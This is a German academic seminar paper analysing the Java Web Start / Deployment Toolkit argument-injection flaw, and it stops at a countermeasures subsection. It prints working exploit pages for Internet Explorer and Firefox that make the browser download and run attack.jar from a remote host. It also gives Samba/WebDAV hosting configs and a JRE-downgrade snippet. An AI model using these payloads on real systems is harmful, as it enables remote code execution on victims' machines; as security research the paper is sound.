Java-Exploits - Eine Möglichkeit lokale Systemrechte zu erhalten

Dennis Rochel

Seminar-Arbeit

am

Lehrstuhl für Netz- und Datensicherheit
Prof. Dr. Jörg Schwenk

betreut durch Juraj Somorovsky

24.05.2010

Horst-Görtz Institut Ruhr-Universität Bochum

Java Web Start ist eine Technologie um Java-Anwendungen über das Internet auf einfachste Art und Weise an den Endanwender zu übermitteln und automatisch auszuführen. Jedoch bietet gerade diese Einfachheit Angreifern die Möglichkeit, lokale Rechte auf dem Endanwendersystem zu erhalten. In dieser Arbeit werden die involvierten Komponenten eingeführt um anschließend den Angriff und das dahinter steckende Prinzip zu erklären.

Inhaltsverzeichnis

Abbildungsverzeichnis

1 Einleitung

Bei Java Web Start handelt es sich um eine Technik von Sun Microsystems, die es ermöglicht, Java-Anwendungen über das Internet mit nur einem Klick zu starten. Im Unterschied zu Java-Applets benötigen Java-Web-Start-Anwendungen keinen Browser, um ablaufen zu können.
Java Web Start ist Bestandteil von Java Runtime Environment (JRE) wird automatisch gestartet, wenn eine Java-Anwendung mithilfe der Java Web Start-Technologie zum ersten Mal heruntergeladen wird. Java Web Start speichert die gesamte Anwendung lokal auf dem Computer im Cache (Zwischenspeicher). Daher werden die nachfolgenden Startvorgänge fast sofort ausgeführt, da alle erforderlichen Ressourcen bereits lokal zur Verfügung stehen.
Die Anwendung bleibt solange in einem Cache auf der Festplatte des Clients, bis bei der Prüfung festgestellt wird, dass eine neue Version vorliegt und diese geladen werden muss. Somit werden unnötige Downloads verhindert und trotzdem sichergestellt, dass immer die aktuelle Programmversion läuft.

1.1 Grundlagen

Hier werden die einzelnen Komponenten und ihre Interaktion untereinander erklärt. Dieses ist notwendig um zu verstehen wodurch der Angriff überhaupt ermöglicht wird.

1.1.1 Java Runtime Enviroment

Das Java Runtime Enviroment (JRE) wird benötigt sobald ein Java Programm ausgeführt werden soll. Hierzu enthält das JRE die Java Standard-Klassen (zB.: `java.lang.String`) um den Java-Programmen ein paar Basiswerkzeuge und Schnittstellen bereitzustellen[4] . Zusätzlich enthält das JRE die Java Virtual-Machine (JVM) in welcher die Java Programme ausgeführt werden.
Das JRE enthält hingegen keine Entwicklungswerkzeuge und Compiler - ist somit nur für den Endbenutzer ausgelegt und nicht somit nicht für die Java Entwicklung geeignet.

1.1.2 Java Web Start

Java Web Start (JWS) ist eine auf den Endbenutzer ausgelegte Technologie um eine Java Anwendung über das Internet zu laden und anschließend lokal auszuführen. Hierzu muss der Benutzer nur einen Link aktivieren und die Anwendung wird wenig später automatisch geöffnet. Diese Funktionsweise dieser Technologie wird in Abbildung 1.1 näher erörtert.
Hier ist auf der linken Seite ein Internet Explorer abgebildet der eine HTML Seite darstellt. Innerhalb dieser Webseite befindet sich ein HTML-Link, der auf eine Java Network Launch Protokoll (JNLP) Datei verweist. Nachdem der Endanwender diesen Link aktiviert, diese Aktion

wird durch den mit einer 1 markierten Pfeil in der Grafik symbolisiert, öffnet sich automatisch das auf der rechten Seite dargestellte Java Programm.
Diese automatische Prozedur wird durch die JNLP Datei initiiert. Nachdem auf den entsprechenden Link geklickt wurde wird diese JNLP Datei heruntergeladen und von JWS interpretiert. Bei dieser Interpretation wird von JWS ermittelt welche Ressourcen zum starten des gewünschten Programmes benötigt werden und ob das Client-System diese Ressourcen zur Verfügung stellen kann. Falls dieses nicht der Fall sein sollte wird der Benutzer darüber in Kenntnis gesetzt und aufgefordert die fehlenden Komponenten zu installieren. Anschließend wird das Java Programm, auf das aus der JNLP Datei heraus verwiesen wird, von der dort definierten Quelle heruntergeladen und innerhalb von Java Web Start lokal auf dem Endanwendersystem ausgeführt. Dieser Prozess ist in der Grafik 1.1 durch den mit der 3 markierten Pfeil symbolisiert.
Die oben beschriebene Prozedur ist jedoch nur für den Erstaufruf einer beliebigen JWS-Anwendung gültig. Falls der Benutzer das gewünschte Programm schon einmal zuvor ausgeführt haben sollte wird nach Schritt 2 - also dem herunterladen und interpretieren der JNLP Datei geprüft ob schon ein vorheriger Aufruf dieses speziellen Programmes stattgefunden hat.
Dies wird festgestellt indem die alte Versionsnummer - welche zwischengespeichert wird - niedriger als die Versionsnummer in der JNLP-Datei ist.
Falls es sich um solch einen Folgeaufruf handelt befindet sich die Anwendung noch im Cache von JWS und wird somit direkt von der Festplatte des Benutzersystems aus gestartet. Dieser Prozess wird in der Grafik 1.1 durch den mit der 4 markierten Pfeil symbolisiert. Durch das Zwischenspeichern des Programmes werden die Startzeiten bei jedem Folgeaufruf drastisch verkürzt, da nichts mehr aus dem Internet geladen werden muss (vorausgesetzt die JNLP-Datei verweist nicht auf eine neuere Version des gewünschten Programmes.
Seit Java6 U.10 ist in dem JRE Java Web Start fest integriert und wird automatisch mit installiert.



Abbildung 1.1: *Funktionsweise der Java Web Start Technologie*

Diese Technologie bietet gegenüber normalen Webanwendungen die folgenden Vorteile:

- Native Desktopanwendung

- Bessere Usability als bei einem reinen Webinterface
- Plattform & Browser unabhängige Implementierung
- Programme werden in einer sicheren sogenannten Sandbox-Umgebung ausgeführt. - hierdurch können JWS Programme nicht auf alle Systemdateien und Ressourcen zugreifen
- Offline Bearbeitung möglich
- Automatische Versionsprüfung → Inkrementelles Update
- Desktop-Integration

Wann ist die JWS Technologie zu nutzen

Durch die Vielzahl von Desktop Anwendungen und den traditionellen Client-Server Anwendungen ist die Portierung auf eine HTML basiertes Benutzeroberfläche in vielen Fällen mit enormen Nachteilen verbunden.
Als Beispiel dient hier ein Webbasierter e-Mail Client. Dieser ist zwar durch den Einsatz von unter anderem AJAX Techniken vom der Bedienung einer Desktop Applikation sehr ähnlich, hat jedoch dieser gegenüber enorme Geschwindigkeitseinbußen - besonders wenn es um die Verarbeitung großer Datenmengen geht.
Durch die Java Web Start Technologie, welche mit allen Webservern kommunizieren kann, steht die Anwendung einer reinen Desktopanwendung in nichts nach. Zwar ist der erste Start der entsprechenden JWS Anwendung zeitintensiver, da die benötigten Komponenten erst heruntergeladen werden müssen. Jeder weitere Start der Anwendung wird jedoch aus dem Cache bedient und kann somit zeitlich mit einer Desktopanwendung konkurrieren.
Dadurch können Services mit einer vollständigen Benutzeroberfläche realisiert werden dessen erster Start zwar mehr Zeit als eine HTML-Anwendung benötigt, jedoch wird diese durch das bessere Benutzerinterface und den direkten Start bei erneutem Aufruf wieder relativiert.
Somit ist die optimale Lösung für komplexe Services eine Kombination der beiden Technologien. Erstens ein HTML basiertes Interface welches die Basis-Funktionalitäten zur Verfügung stellt. Zweitens ein JWS-Interface welches den vollständigen Funktionsumfang durch ein Interface zur Verfügung stellt. Auf der Serverseite müssen die Schnittstellen nur einmal implementiert werden - sie werden nur von unterschiedlichen Benutzeroberflächen aus angesprochen.

1.1.3 Java Network Launching Protocol

JWS selbst kann über das Java Network Launching Protocol (JNLP) externe Java-Anwendungen nachladen und in der JWS-VM ausführen. Diese Datei stellt wie in Kapitel 1.1.2 schon angesprochen eine automatisierte Updatefunktion zur Verfügung wodurch immer die aktuellste Version einer Anwendung auf das Benutzersystem geladen wird.
Der Aufbau einer solchen Datei wird in dem Listing 1.1 exemplarisch dargestellt. Hierbei ist klar zu erkennen, dass die JNLP-Datei aus zwei Hauptblöcken besteht die sich innerhalb des ⟨jnlp⟩-Tags bedinden. Das ⟨jnlp⟩-Tag beinhaltet zusätzlich noch die ”Codebase” des auszuführenden

Programmes. Das bedeutet das sämtliche Ressourcen unter diesem Pfad zu finden sind bzw. sich der Pfad wie folgt zusammensetzt:

⟨codebase⟩.⟨resource⟩

Das würde zum Beispiel für die icon-Information folgenden Pfad bedeuten:

http: //134.147.40.209/ images/draw.jpg

Im ersten Block innerhalb des ⟨jnlp⟩-Tags werden allgemeine Informationen zu dem Programm abgelegt. Hierzu gehören Hersteller, ein beschreibender Name, die Homepage des Programmes, eine Kurze Beschreibung des Programmes und ein Icon, welches angezeigt wird wenn eine Verknüpfung zu diesem Programm z.B. auf dem Desktop abgelegt wird. Diese in dem ersten Block abgelegten Daten dienen jedoch lediglich für Informative Zwecke und sind somit als optional - bis auf die title Informationen - gekennzeichnet.
Ebenfalls in dem ersten Block befindet sich das ⟨offline-allowed/⟩-Tag. Dieser ebenfalls optionale Parameter ermöglicht es ein einmal geladenes JWS-Programm ohne bestehende Internetanbindung zu öffnen. Zusätzlich wird der Update-Check nach ein paar Sekunden mit einem Timeout beendet.
Der zweite Block, welcher mit dem ⟨resources⟩-Tag umschlossen wird, beinhaltet die Ressourcen die für das auszuführende Programm benötigt werden. In diesem Fall handelt es sich dabei um das JRE in der Version 1.3 oder höher. Falls diese Anforderungen gegeben sind kann das Programm bzw. die draw.jar Datei heruntergeladen bzw. ausgeführt werden.

```
1  <jnlp spec="0.2 1.0"
2        codebase=http://134.147.40.209  href="draw.jnlp">
3     <information>
4        <title>JWS Demo</title>
5        <vendor>Dennis Rochel</vendor>
6        <homepage href="http://134.147.40.209/demo.html"/>
7        <description>A minimalist drawing application</description>
8        <description kind="short">Short Description</description>
9        <icon href="images/draw.jpg"/>
10       <offline-allowed/>
11    </information>
12    <resources>
13       <j2se version="1.3+" href="http://java.sun.com/products/autodl/j2se"/>
14       <j2se version="1.3+"/>
15       <jar href="draw.jar" main="true" download="eager"/>
16    </resources>
17    <application-desc main-class="Draw"/>
18 </jnlp>
```

Listing 1.1: *Exemplarischer Aufbau einer JNLP Datei*

1.1.4 Java Deployment Toolkit

JDT ist seit Java 6 Update 10 im Lieferumfang von Java enthalten und soll Entwicklern das Verteilen von Anwendungen erleichtern Die Java Development Tools (JDT) sind eine Reihe von

Plugins für die gängigen Internetbrowser. Durch dieses Plugins wird es ermöglicht, dass der entsprechende Browser die JNLP-Dateien direkt an die JWS übergeben kann.
Somit müssen die JNLP-Dateien nicht erst heruntergeladen und mit JWS gestartet werden. Hierdurch wird die "Ein-Klick-Lösung" ermöglicht, was für den Endbenutzer eine deutliche Vereinfachung in der Benutzung dieser Technologie darstellt.

1.1.5 Samba

Samba ist eine unter der GPL-Lizenz veröffentlichte freie Software-Suite, die das Server-Message-Block-Protokoll (SMB) für Unix-Systeme verfügbar macht. Hierdurch ist es unter anderem möglich bestimmte Ordner auf dem Samba-Server für das Netzwerk oder spezifische Benutzer freizugeben.
Der Sambaserver wird über nur eine Datei, der smb.conf, konfiguriert. Innerhalb dieser Konfigurationsdatei wird angegeben welches Verzeichnis unter welchem Pseudonym zu erreichen sein soll. Zusätzlich können zu solch einer eingerichteten Freigabe Samba-Benutzer angegeben werden, die auf das hinterlegte Verzeichnis zugreifen dürfen.
Zusätzlich kann Samba auch mit einem LDAP-Server abgeglichen werden und als ein Primärer Domain Controller agieren, dies ist jedoch für diese Arbeit nicht notwendig weshalb auf diese Funktionalität nicht näher eingegangen wird.

1.1.6 WebDAV

Web-based Distributed Authoring and Versioning (WebDAV) ist eine weiter Möglichkeit um Dateien im Internet bereitzustellen. Dabei können Benutzer ihre Daten durch den lokalen Dateimanager betrachten und bearbeiten. Hierzu muss die WebDAV-Freigabe nur in das lokale System eingebunden werden.
WebDAV basiert jedoch nicht wie Samba auf dem SMB-Protokoll, sondern ist eine Erweiterung des Protokolls HTTP/1.1, die bestimmte Einschränkungen von HTTP aufhebt. Somit ist es möglich durch weitere HTTP-Methoden über das HTTP Protokoll Dateien oder ganze Verzeichnisse hochzuladen oder auch gegebenenfalls auf dem Server zu löschen.
Daraus resultiert einer der größten Vorteile von WebDAV im Gegensatz zu anderen Übertragungsmethoden. Denn dadurch müssen, wie zum Beispiel Samba, keine zusätzlichen Ports der eventuell dazwischenliegenden Firewalls geöffnet werden, denn WebDAV basiert auf HTTP - und in den meisten Firewalls wird der HTTP Datenverkehr nicht geblockt.

2 Der Angriff auf JWS

In diesem Kapitel wir erklärt, wie es mit dem Zusammenspiel des Java Runtime Enviroments, dem Java Deployment Toolkit und Java Web Start ermöglicht wird, eigenen Code mit lokalen Benutzerrechten auf einem fremden Rechner auszuführen.

2.1 Das Prinzip des Angriffs

Wie in der Grafik 2.1 verdeutlicht wird, stellt das in den Browser integrierte JDT eine Funktion *launch()* zur Verfügung, durch die es möglich ist den Pfad zu einer beliebigen JNLP-Datei an JWS zu übergeben.
Hierdurch wird die einfache JWS Browserintegration gewährleistet. JWS interpretiert anschließend das JNLP File und lädt die benötigten Komponenten aus dem Netz herunter oder führt das entsprechende Programm - falls es sich um einen wiederholten Aufruf handelt - aus dem Cache heraus aus.
Wie schon bei den Grundlagen erwähnt werden die durch JWS ausgeführten Programme zwar lokal, jedoch in einer ”geschützten” Umgebung ausgeführt, wodurch sichergestellt wird, dass das ausgeführte JWS-Programm keine sensiblen Daten abgreifen kann oder dem System, in dem es ausgeführt wird Schaden zufügen kann.



Abbildung 2.1: *Zusammenspiel des JDT mit JWS*

2.1.1 JWS und JVM - zwei Welten?

Java Web Start und der Java Virtual Machine unterscheiden sich in der Ausführung der an ihnen übergebenen Programme darin, dass JWS Programme - wie bereits oben erwähnt - mit eingeschränkten Rechten ausgeführt werden. Die ”normalen” Java Programme, die an die Virtual-Machine des JRE übergeben werden erhalten hingegen lokale Benutzerrechte.
Exemplarische Programmaufrufe - die in der Konsole abgesetzt werden können - werden in der Grafik 2.2 dargestellt. Durch den Befehl $javaws\ http://url.com/app.jnlp$ wird die app.jnlp Datei direkt an JWS übergeben und kurz darauf das auf in dieser JNLP-Datei verwiesene Programm geöffnet.
Das Absetzen des Befehl $java\ -jar\\\\134.147.40.209\jws\attack.jar$ hingegen veranlasst, dass die Datei attack.jar heruntergeladen wird und anschließend mit lokalen Systemrechten ausgeführt wird. Das Problem an dem $javaws$ Programm ist nun, dass es durch den Parameter



Abbildung 2.2: *Befehle von JWS an die Java VM übergeben*

$-J$ dem Anwender ermöglicht Befehle direkt an die Java VM zu übermitteln. Hierdurch ist es möglich den im Listing 2.1 dargestellten Befehl abzusetzen.
Dieser Befehl bewirkt, dass durch JWS hindurch der Befehl zum Herunterladen und Ausführen der attack.jar Datei an die Java VM übergeben wird. Die doppelten Backslashes in dem im Listing 2.1 gezeigten Befehl resultieren daraus, dass der Befehl hinter dem $-J$ Parameter als String interpretiert wird und als solchen an die Java VM übergeben wird. Innerhalb eines Strings leitet ein Backslash jedoch das auftreten eines Sonderzeichens in dem Folgezeichen ein - der erste Backslash ist also ein Escape-Character.
Da der Befehl $javaws$ immer den Pfad zu einer auf einem Webserver liegenden JNLP-Datei erwartet beginnt der Parameterstring mit $http:$ - ohne diesen wird eine Fehlermeldung ausgegeben. Der URL-String wird jedoch nicht ausgiebig geprüft, weswegen es ausreicht nach dem Doppelpunkt die URL-Eingabe zu beenden. Nun folgt der $-J$ Parameter wodurch der darauf folgende String direkt an die Java VM übergeben wird.
Dieser hier gezeigte ”Angriff” beschränkt sich jedoch nur auf die Konsole und ist so nicht über den Browser durchführbar. Jedoch stellt das JDT der einzelnen Browser eine Funktion $launch()$

zur Verfügung, wodurch ein String direkt aus dem Browser heraus an JWS übergeben werden kann. Mehr dazu im Folgenden Kapitel.

```
1 C:\>javaws http: -J -jar \\\\134.147.40.209\\jws\\attack.jar
```

Listing 2.1: *An die von der JDT bereitgestellte Funktion launch uebergebener Parameter*

2.2 Anwendungsbeispiele

In diesem Kapitel werden ein paar konkrete Angriffsimplementierungen gezeigt und erklärt. Hierbei ist zu beachten, dass der $-jar$ Parameter, welcher das zu ladende jar-File an die Java VM übergibt nur Dateien von einem Samba oder webDAV Server laden kann. Deswegen beginnen wir nun mit der Konfiguration der beiden Fileserver.

2.2.1 Samba einrichten

Die Konfiguration des Samba-Servers beschränkt sich im Wesentlichen - neben dessen Installation - auf das Anlegen einer Verzeichnisfreigabe in der smb.conf Konfigurationsdatei. Solch eine Freigabe wird exemplarisch im Listing 2.2 gezeigt.
Hierbei ist zu erkennen, dass das Verzeichnis */home/dennis/jws* unter dem Namen *jws* freigegeben wird. Da Java keine Benutzer-Authentifikation bei einem über *-jar* übergebenen Freigabe verarbeiten kann ist es wichtig, wie in Zeile 6 gezeigt wird, den Gast-Login global für den Samba-Server zu aktivieren. Anschließend muss für jede Freigabe explizit dieser Gast-Login erlaubt werden - dies geschieht für die *jws*-Freigabe in Zeile 10.

```
1  [global]
2          workgroup = WORKGROUP
3          security = user
4          passdb backend = tdbsam
5          map to guest = Bad User
6          usershare allow guests = Yes
7  [jws]
8          comment = "JWS Attack Share"
9          inherit acls = No
10         guest ok = Yes
11         path = /home/dennis/jws
12         read only = No
```

Listing 2.2: *Konfiguration einer Samba Freigabe in der smb.conf Konfigurationsdatei*

2.2.2 webDAV einrichten

Als Alternative zu einer Samba Freigabe kann Java Web Start auch jar-Dateien von einer webDav-Freigabe laden und ausführen. Hierzu muss zuerst ein Webserver mit WebDAV-Modul installiert werden. Anschließend wird die WebDAV-Freigabe angelegt. Im Listing 2.3 ist solch eine Freigabe exemplarisch abgebildet.

Hierbei wird zunächst das Verzeichnis, in dem sich die auszuführende jar-Datei befindet angelegt und explizit für dieses Verzeichnis wird anschließend das WebDAV-Modul aktiviert. In Zeile 24 wird jedem Benutzer erlaubt auf diese Freigabe zuzugreifen. Dies ist, wie im Kapitel 2.2.1 schon erwähnt, notwendig, da Java es nicht ermöglicht einen Authentisierungsdialog für per *-jar* übergebene Dateien abzuarbeiten.
Da das */home/dennis/jws* Verzeichnis außerhalb des Hauptverzeichnisses des Webservers liegt - das liegt in der Grundkonfiguration in */srv/www/htdocs* muss nun noch ein Verweis angelegt werden, dass das jws-Verzeichnis überhaupt in der Webserver-Datei-Struktur gelistet wird um anschließend darauf zuzugreifen. Hierzu wird in Zeile 12 ein Alias angelegt, welches es ermöglicht über *http://example.com/webdav/attack.jar* auf die entsprechenden jar-Dateien über WebDAV zuzugreifen.
In den folgenden Beispielen werden die auszuführenden jar-Dateien jedoch von einem Sambaserver geladen, wobei dieses durch einfaches ersetzen des Dateipfades abgeändert werden könnte.

```
1  <IfModule mod_dav_fs.c>
2     # Location of the WebDAV lock database.
3     DavLockDB /var/lib/apache2/dav/lockdb
4  </IfModule>
5
6  <IfModule mod_dav.c>
7     # XML request bodies are loaded into memory;
8     # limit to 128K by default
9     LimitXMLRequestBody 131072
10
11    # Location of the WebDav Repository.
12    Alias /webdav "/home/dennis/jws"
13
14    <Directory /home/dennis/jws>
15        # enable webdav for this directory
16        Dav On
17        Options +Indexes
18        IndexOptions FancyIndexing
19        AddDefaultCharset UTF-8
20        AuthType Basic
21        AuthName "WebDAV Server"
22
23        Order allow,deny
24        Allow from all
25    </Directory>
26 </IfModule>
```

Listing 2.3: *Konfiguration des WebDAV-Moduls eines apache2 Webservers*

2.2.3 Angriffsimplementierung gegen den Internet Explorer

Durch den im Listing 2.4 gezeigten Javascript Code wird der im Kapitel 2.1 erklärte Angriff im Internet Explorer ausgeführt. Hierzu wird zunächst die Variable u mit dem String initiiert, der

im Listing 2.1 erklärt und eingeführt wurde. Anschließend wird in Zeile 8 ein neues Javascript Objekt vom Typ "OBJECT" erzeugt. Dieses Objekt o stellt jedoch erst einmal nur die Standard-Objekt Funktionen zur Verfügung und ist somit noch nicht für den Angriff zu gebrauchen.
Erst durch das ändern des classId-Parameters in Zeile 10 wird das Objekt o in ein ActiveX JDT Objekt umgewandelt - da das JDT Plugin im Internet Explorer durch ActiveX realisiert wurde.
Nun wird in Zeile 13 der eigentliche Angriff durchgeführt. Hier wird die Funktion *launch()* aufgerufen die von dem JDT-ActiveX-Objekt zur Verfügung gestellt wird. Diese übergibt den erhaltenen String direkt an JWS, wodurch zunächst die Datei attack.jar vom Samba-Sever mit der IP 134.147.40.209 herunterladen und anschließend unter lokalen Benutzerrechten ausgeführt wird.

```
1  <html>
2  <head>
3      <title>Java Deployment Toolkit Test Page</title>
4  </head>
5  <body>
6      <script>
7        var u = "http: -J-jar \\\\134.147.40.209\\jws\\attack.jar";
8        var o = document.createElement("OBJECT");
9
10       o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";
11
12       // Trigger the bug
13       o.launch(u);
14     </script>
15 </body>
16 </html>
```

Listing 2.4: *Angriffsimplementierung im Internet Explorer*

2.2.4 Angriffsimplementierung gegen Firefox/Mozilla

Der im Listing 2.5 gezeigte Angriff gegen das JDT des Firefox/Mozilla Browsers ähnelt dem Angriff gegen den Internet Explorer. Auch hier wird zunächst ein String u mit dem kompromittierten Übergabestring erzeugt. Anschließend wird - und da ist der eigentliche Unterschied gegenüber dem Internet Explorer - ein Firefox/Mozilla Plugin Objekt o bzw n vom Java Deployment Toolkit Typ erzeugt.
Dieses stellt ebenfalls die Funktion $launch()$ zur verfügung an die in Zeile 20 bzw. 23 ebenfalls der String u übergeben wird.
Es werden hier zwei JDT-Objekte erzeugt, da sich die Plugin Struktur im laufe der Versionen geändert hat. Zunächst wird in Zeile 20 innerhalb des TRY-CATCH Blocks versucht die $launch()$ Funktion des alten Plugin-Objektes auszuführen. Falls dieses nicht möglich ist liegt ein Firefox/Mozilla Browser neuerer Version vor und es wird die $launch()$ Funktion des neuen Plugin-Objektes (n) benutzt um die attack.jar Datei auszuführen.

```
1  <html>
2  <head>
3      <title>Java Deployment Toolkit Test Page</title>
```

```
</head>
<body>
    <script>
      var u = "http: -J-jar \\\\lock.cmpxchg8b.com\\attack.jar";

      var o = document.createElement("OBJECT");
      var n = document.createElement("OBJECT");

      o.type = "application/npruntime-scriptable-plugin;deploymenttoolkit";
      n.type = "application/java-deployment-toolkit";
      document.body.appendChild(o);
      document.body.appendChild(n);

      // Test both MIME types
      try {
      // Old type
      o.launch(u);
      } catch (e) {
      // New type
      n.launch(u);
      }
    </script>
</body>
</html>
```

Listing 2.5: *Angriffsimplementierung im Firefox*

2.2.5 JRE Downgrade und dessen Folgen

```
<html>
<head>
    <title>Java Deployment Toolkit Test Page</title>
</head>
<body>
    <script>
      var o = document.createElement("OBJECT");

      o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";

      // Downgrade the JRE
      o.installJRE("14.2_18");
    </script>
</body>
</html>
```

Listing 2.6: *JRE Downgrade - Implementierung für den Internet Explorer*

Ein weiteres "Sicherheitsleck" im JDT ist die Möglichkeit die aktuelle JRE durch eine ältere zu ersetzten. Die Implementierung dieser Attacke wird exemplarisch für den Internet Explorer im

Listing 2.6 illustriert.
Hierbei wird ebenfalls ein JDT-ActiveX Objekt erzeugt - jedoch wird anschließend anstatt der Funktion $launch()$ die vom JDT bereitgestellte Funktion $installJRE()$ ausgeführt. Diese erwartet als Parameter den Versions-Identifier der zu installierenden JRE Version als String.
Das Sicherheitstechnisch bedenkliche an der Funktion ist die Tatsache, dass automatisch die angegebene Version als ausführbare Datei heruntergeladen wird um anschließend vom JDT ausgeführt zu werden. Hier bieten sich für einen Angreifer gleich zwei Möglichkeiten schädlichen Code auf das Opfersystem zu bringen. Die erste Möglichkeit besteht darin, das anzugreifende System dazu zu bringen nicht das eigentliche Update herunterzuladen und auszuführen, sondern direkt den Schadcode. Dieser Angriff ist durch eine bearbeitete hosts-Datei oder einen manipulierten DNS-Server zu realisieren. Hierbei wird der URL-Verweis zum entsprechenden Java-Update-Server auf einen vom Angreifer kontrollierten Server umgelenkt. Das ist möglich da jede URL vor dem eigentlichen Zugriff in eine IP-Adresse umgewandelt wird. Anschließend wird die ermittelte IP-Adresse kontaktiert um die entsprechenden Daten - in diesem Fall ein HTTP-Download - zu erhalten. Diese URL-IP Auflösung kann an den zwei vorhin erwähnten Stellen kompromittiert werden. Die hosts-Datei ist eine Möglichkeit lokal in den ”Domain-Name-Service” einzugreifen und die Auflösung zu beeinflussen. Hierzu werden natürlich schon Schreibrechte auf dem anzugreifenden System benötigt wodurch diese Variante eher der Vollständigkeit halber erwähnt wurde.
Die zweite Möglichkeit die IP-Auflösung zu beeinflussen ist jedoch deutlich einfacher zu realisieren. Hierzu kann zB.: der DNS-Server an einem öffentlichen Ort in die Gewalt der Angreifer gebracht werden. Danach wird der Verweis gängiger Internetseiten (z.b.: t-online.de / spiegel.de usw....) auf eine gefälschte Version umgeleitet. Auf diesen ”neuen” Seiten wird der Benutzer darüber in Kenntnis gesetzt dass er ein neueres JRE benötigt um die entsprechende Seite korrekt darzustellen. Nun wird die $installJRE()$-Funktion ausgeführt, jedoch verweist nun der Java-Update-Server ebenfalls auf eine von den Angreifern kontrollierte IP-Adresse wodurch direkt Schadcode heruntergeladen und ausgeführt wird.
Die andere Möglichkeit den automatischen JRE-Update Prozess für schädliche Zwecke auszunutzen besteht darin eine ältere JRE-Version zu installieren. Daduch können vorhandene Sicherheitspatches der neueren Versionen ”umgangen” werden um anschließend die bestehenden Sicherheitslücken alter Versionen ausnutzen zu können.
Dies kann zum Beispiel so realisiert werden, dass der Anwender zunächst darüber Informiert wird, dass die aktuelle Internetseite zur Darstellung eine neueres JRE benötigt. Daraufhin wird der eigentliche Downgrade initiiert. Hierbei wird weder darauf hingewiesen das es sich bei der zu installierenden Version um eine Alte handelt, noch darauf das bereits eine aktuellere auf dem System installiert ist.

3 Gegenmaßnahmen

In diesem Kapitel werden die verfügbaren Gegenmaßnahmen gegen die in Kapitel 2 gezeigten Angriffe erklärt. Hierbei ist zu erwähnen das Sun die Schwachstelle im JDT mit Java6 Update 20 geschlossen hat [7].
Durch das Schließen der Lücke ist es nicht mehr möglich der von den JDT-Objekten bereitgestellten Funktion $launch()$ beliebige Parameter mitzugeben. Es wird nur noch der Pfad zu einer JNLP-Datei akzeptiert - alles andere, und somit auch der Parameter $-J$ erzeugt eine Exeption und der String wird nicht an Java Web Start übergeben.
Somit beziehen sich die hier eingeführten Gegenmaßnahmeen auf JRE Versionen unterhalb der Version 6 Update 20.

3.1 Firefox/Mozilla

Der Firefox oder Mozilla bietet zwei Möglichkeiten sich gegen den Angriff zu schützen. Die erste und weitreichendere Variante besteht darin, Javascript komplett zu deaktivieren. Das kann mithilfe von NoScript[1] realisiert werden.
Die zweite und JDT spezifischere Gegenmaßnahme besteht darin, das Java Deployment Toolkit zu deaktivieren und somit die JWS Funktionalität zu deaktivieren. Dieses kann unter Extras → Add-Ons → Plugins deaktiviert werden. Hierzu muss das Java Deployment Toolkit 6.0.190.4 per rechter Maustaste deaktiviert werden.

3.2 Internet Explorer

